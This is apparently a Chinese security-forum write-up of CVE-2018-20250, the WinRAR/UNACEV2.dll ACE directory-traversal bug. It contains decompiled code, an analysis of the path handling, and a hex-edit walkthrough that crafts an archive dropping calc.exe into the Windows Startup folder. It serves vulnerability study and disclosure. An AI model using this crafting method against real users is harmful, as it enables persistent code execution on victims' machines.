

winrar 目录穿越漏洞分析

漏洞描述

Check

Point团队爆出了一个关于WinRAR存在19年的漏洞，用它来可以获得受害者计算机的控制。攻击者只需利用此漏洞构造恶意的压缩文件，当受害者使用WinRAR解压该恶意

漏洞是由于 WinRAR 所使用的一个06编译出来的动态链接库UNACEV2.dll所造成的，动态链接库的作用是处理 ACE

格式文件。而WinRAR解压ACE文件时，由于没有对文件名进行充分过滤，导致其可实现目录穿越，将恶意文件写入任意目录，甚至可以写入文件至开机启动项，导致代码执


CVE 编号为CVE-2018-20250，受影响的版本包括

```
winrar <5.70 Beta
BandZip <= 6.2.0.0
■■■ <= 5.9.8.10907
360■■■ <4.0.0.1170
```

漏洞分析

将UNACEV2.dll拖进IDA进行分析。根据，直接定位到漏洞代码0x40CB48。

可以看到该函数首先是对输入的relative paht进行了一遍预处理。




```
16 char v15; // dl
17 int v16; // ecx
18 int v17; // eax
19 int v18; // eax
20 void *v19; // edx
21 int v20; // ecx
22
23 v2 = a1;
24 if ( dword_443EEC ) // part1: handle relative path start
25 {
26     ptr = file_relative_path;
27     if ( file_relative_path[0] == '\\' && file_relative_path_1 == '\\' )
28     {
29         v4 = strchr(&file_relative_path_2, '\\');
30         if ( v4 )
31         {
32             v5 = strchr(v4 + 1, '\\');
33             if ( v5 )
34                 strcpy(file_relative_path, v5 + 1); // 当路径以\\开头时，且路径中还包含两个\，会将中间部分忽略掉。这部分本意可能为处理smb文档的代码，如\\10.10.10.10\smb_folder_name\some_folder\some_file.ext路径会被处理为'some_folder\s
35         }
36     }
37     if ( file_relative_path_1 == ':' && file_relative_path_2 == '\\' )
38         strcpy(file_relative_path, &file_relative_path_3); // 当路径以*:\\开头时，忽略*:\\。这部分本意可能为忽略盘符，如C:\some_folder\some_file.txt会被处理为some_folder\some_file.txt。
39     if ( file_relative_path_1 != ':' || file_relative_path_2 == '\\' ) // 当路径开头为*:\\且路径不为*:\\时，忽略*:\\。这部分本意不知道，感觉可能为某种文件路径格式。
40     {
41         while ( 1 )
42         {
43 LABEL_14:
44             v7 = strstr(ptr, traversal_path);
45             if ( !v7 )
46                 goto LABEL_19;
47             if ( v7 == file_relative_path || *(v7 - 1) == '\\' ) // 当路径包含\\.\\时，忽略\\.\\.。这部分本意可能为忽略回溯路径，以防止目录穿越。
48                 break;
49             ptr = v7 + 1;
50         }
51         v6 = v7 + 3;
52     }
53     else
54     {
55         v6 = &file_relative_path_2;
56         v7 = file_relative_path;
57     }
58     strcpy(v7, v6);
59     goto LABEL_14;
60 } // part2: handle relative path end
61 LABEL_19:
62 if ( GetDevicePathLen(file_relative_path) )
63     v8 = &empty_string;
64 else
65     add_slash(&dest_dir_path);
66 sprintf(final_file_path, format, (char)v8);
67 if ( (unsigned int)strlen(final_file_path) > 0x140 )
```

如上图所示，称这部分为Clean_Path，输入的处理包含以下部分：

1. 当路径以\\开头时，且路径中还包含两个\，会将中间部分忽略掉。这部分本意可能为处理smb文档的代码，如\\10.10.10.10\smb_folder_name\some_folder\
2. 当路径以*:\\开头时，忽略*:\\。这部分本意可能为忽略盘符，如C:\some_folder\some_file.txt会被处理为some_folder\some_file.txt。
3. 当路径包含\\.\\时，忽略\\.\\.。这部分本意可能为忽略回溯路径，以防止目录穿越。
4. 当路径开头为*:\\且路径不为*:\\时，忽略*:\\。这部分本意不知道，感觉可能为某种文件路径格式。
5. 主要为以上四种目录筛选，根据poc中描述，不知什么原因如果路径开头为c:c:也会忽略。

继续往下看，一个名为GetDevicePathLen的函数，如果该函数返回非0值，则会将空字符赋值给变量，否则会将文件夹的路径赋值给变量，最终使用sprintf函数将文件



```
61 LABEL_19:
62 if ( GetDevicePathLen(file_relative_path) )
63     v8 = &empty_string;
64 else
65     add_slash(&dest_dir_path);
66 sprintf(final_file_path, format, (char)v8);
67 if ( (unsigned int)strlen(final_file_path) > 0x140 )
```

相应的代码为：

```
if ((GetDevicePathLen(file_path))
    var1=&empty_string
else
    var1=add_slash(&dest_dir_path)
sprintf(final_file_path,"%s%s",var1,file_path)
```

此处便是漏洞的形成点。漏洞的形成原理是如若能伪造文件路径使得GetDevicePathLen函数返回非0值，则该文件路径会被当成绝对路径而不是相对路径，从而解压的时候

如果file_path为C:\some_folder\1.txt且使得GetDevicePathLen返回非0，则会将txt解压到相应目录C:\some_folder\1.txt。

现在的问题就转移至如何构造文件路径使得GetDevicePathLen返回非0。跟进该函数查看代码：

```
_BYTE *__usercall __spoils<ecx> GetDevicePathLen@<eax>(_BYTE *path@<eax>)
{
    _BYTE *path_ptr; // ecx
    _BYTE *slash_pos; // eax
    int v3; // ecx

    path_ptr = path;
    slash_pos = 0;
    if ( *path_ptr == '\\\' )
    {
        if ( path_ptr[1] == '\\\' )
        {
            slash_pos = strchr(path_ptr + 2, '\\');
            if ( slash_pos )
            {
                slash_pos = strchr(slash_pos + 1, '\\');
                if ( slash_pos )
                    slash_pos = &slash_pos[-v3 + 1]; //■■■A
            }
        }
        else
        {
            slash_pos = (_BYTE *)1; //■■■B
        }
    }
    else if ( path_ptr[1] == ':' )
    {
        slash_pos = (_BYTE *)2; //■■■C
        if ( path_ptr[2] == '\\\' )
            slash_pos = (_BYTE *)3; //■■■D
    }
    return slash_pos;
}
```

代码总结为：

- 注释A：如果路径开头为\\且路径中仍还包含多的两个\则返回第四个斜杆与开头的差距。如\\LOCALHOST\some\some_folder\some_file.txt返回值为17。
- 注释B：如果路径以\开头，且不以\\开头，则返回1。如\some_folder\some_file.txt返回值为1。
- 注释C：如果路径以*:开头，且不以*:\开头，则返回2。如C:some_folder\some_file.txt返回值为2。
- 注释D：如果路径以*:\开头，则返回3。如C:\some_folder\some_file.txt返回值为3。

至此代码分析完毕，可以看到漏洞原理主要为可构造预期文件路径使得GetDevicePathLen返回非0，从而实现目录穿越。

漏洞利用

如何利用漏洞，首先要解决的是如何实现任意目录的解压。

具体来说可以使用C:\some_folder\some_file.txt文件路径使得GetDevicePathLen返回非0。但是，由于函数一开始存在一个Clean_Path函数，如目录为C:\some_folder\some_file.txt

绕过该处理的方法为将目录更改为：C:C:\some_folder\some_file.txt，根据Clean_Path处理部分的第四条，该路径会被处理成C:\some_folder\some_file.txt

同时也可实现对smb共享文件夹的攻击，如目录C:\\10.10.10.10\smb_folder_name\some_folder\some_file.txt =>

\\10.10.10.10\smb_folder_name\some_folder\some_file.txt，根据Clean_Path处理部分的第二条，将会被处理成\\10.10.10.10\smb_folder_name\some_folder\some_file.txt

到这里目录穿越的原理已经解释清楚，下一个问题是如何利用。实际利用有一个局限性，就是需要知道相应解压目录的具体目录，不能使用回溯路径。利用的方法为主要有两种

- 关于开机自启动目录，主要有两个：

2. C:\Users\%user_name%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

poc中也提到了唯一——一个可以不使用用户名的方式，那就是使用C:\C:C:...\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\some_file.exe路径。该路径的主要方式根据Clean_Path处理部分的第五条，得到C:...\AppData\Roaming\Microsoft\Windows\Menu\Programs\Startup\some_file.exe，这个目录是假设用户解压的路径一般为C:\Users\\$user_name\Desktop或者C:\Users\\$user_name\Download Menu\Programs\Startup目录。

利用实现

手动实现过程为：

The screenshot shows the WinAce Archiver v2.69 application window. The main window has a menu bar (File, View, Change to, Archive, Tools, Context menu, Help) and a toolbar with icons for Create, Open, Presets, Extract, Add, Delete, View, Properties, and Views. Below the toolbar is a breadcrumb path: Archive/Directory > winrar_test. The main area displays a file list with columns '名称' (Name) and '大小' (Size). The file list contains the following entries:

名称	大小
..	up o
33.txt	16 字
44.txt	18 字
calc.exe	758

An 'Add files / Create archive' dialog box is open in the foreground. It has a title bar with a question mark and a close button. The dialog box has a tabbed interface with 'Selection', 'Options', 'additional options', and 'Comment' tabs. The 'Selection' tab is active, showing a 'Search in:' dropdown set to 'winrar_test'. Below this is a list of files: '..', '33.txt', '44.txt', and 'calc.exe'. The 'Files:' field is set to '*.*'. The 'Archive:' field is set to 'C:\Users\raycp\Desktop\winrar_test\winrar_test.ace'. The 'Folders' section has 'Include subfolders' checked and 'store full path' selected. On the right side of the dialog box, there are buttons for 'Advanced >>', 'Presets', and 'Current: Ace'. At the bottom of the dialog box are 'Help', 'Add', and 'Cancel' buttons.

使用acefile查看该文件头格式。

```
C:\windows\system32\cmd.exe

comment      b''
reserved2    b''
header
hdr_crc       0x0f1c
hdr_size      71
hdr_type      0x01      FILE32
hdr_flags     0x8001      ADDSIZE:SOLID
packsize      291660
origsize      776192
datetime      0x3d755b25  2010-11-21 11:25:10
attribs       0x00000020  ARCHIVE
crc32         0x7270a071
comptype      0x02      blocked
compqual      0x03      normal
params        0x000a
reserved1     0x4554
filename      b'Users\raycp\Desktop\winrar_test\calc.exe'
comment      b''
ntsecurity    b''
reserved2     b''
header
```

修改文件路径，我这里使用的是Winhex。把路径修改成了C:...\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\calc.exe


```
00000030  00 D8 0B 00 25 5B 75 3D 20 00 00 00 71 A0 70 72  0  %[u=  q pr
00000040  02 03 0A 00 54 45 28 00 43 3A 5C 43 3A 43 3A 2E  TE( C:\C:C:.
00000050  2E 2F 41 70 70 44 61 74 61 5C 52 6F 61 6D 69 6E  ./AppData\Roamin
00000060  67 5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E 64  g\Microsoft\Wind
00000070  6F 77 73 5C 53 74 61 72 74 20 4D 65 6E 75 5C 50  ows\Start Menu\P
00000080  72 6F 67 72 61 6D 73 5C 53 74 61 72 74 75 70 5C  rograms\Startup\
00000090  63 61 6C 63 2E 65 78 65 F0 A4 9C 8D 48 E0 2D DA  calc.exeðæ Hà-Ú
000000A0  BA 76 E3 5D 92 D9 C1 C8 07 7A 5C 9D 6A CF BE 15  °vǎj'ÙÁÈ z\ jİ%
000000B0  61 92 7D 9B 7C 9B 41 A8 1D D5 99 1D DD FF 48 03  a' } > > A" Œ ¥iH
```

修改hdr_size以及hdr_crc以及路径长度。只修改文件名使用acefile去解析是会报错的，整个头部的size也发生了变化，因为文件路径长度发生了变化，也需要修改，由之


```
ntsecurity    b''
reserved2     b''

C:\Users\raycp\Desktop>python acefile.py --headers winrar_test.ace
[+] right_hdr_crc : 0x6042 ! struct b'B''
[*] current_hdr_crc : 0x7c3a ! struct b':!'
winrar_test.ace: CorruptedArchiveError: header CRC failed
```


最终修改前与修改后的对比如下，修改前winhex里显示为：



修改后的字节为：



1. 解压实现攻击。



将上述步骤最终实现了一个自动化的脚本，还有相关的脚本也放在了我的github。

参考链接

- [winace](#)
- [acefile](#)
- [Extracting a 19 Year Old Code Execution from WinRAR](#)

点击收藏 | 0 关注 | 1

[上一篇：某decms v5.7 sp2 后...](#) [下一篇：某decms v5.7 sp2 后...](#)

1. 2 条回复



[erfze****](#) 2019-03-07 09:43:32

老哥，能留个联系方式吗？我最近也在研究这个漏洞，交流一下？？

0 回复Ta



[g91994****](#) 2019-03-08 10:42:29

师傅能不能给我打包一下这个dll,我的被更新了，其他朋友那里又没找到

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)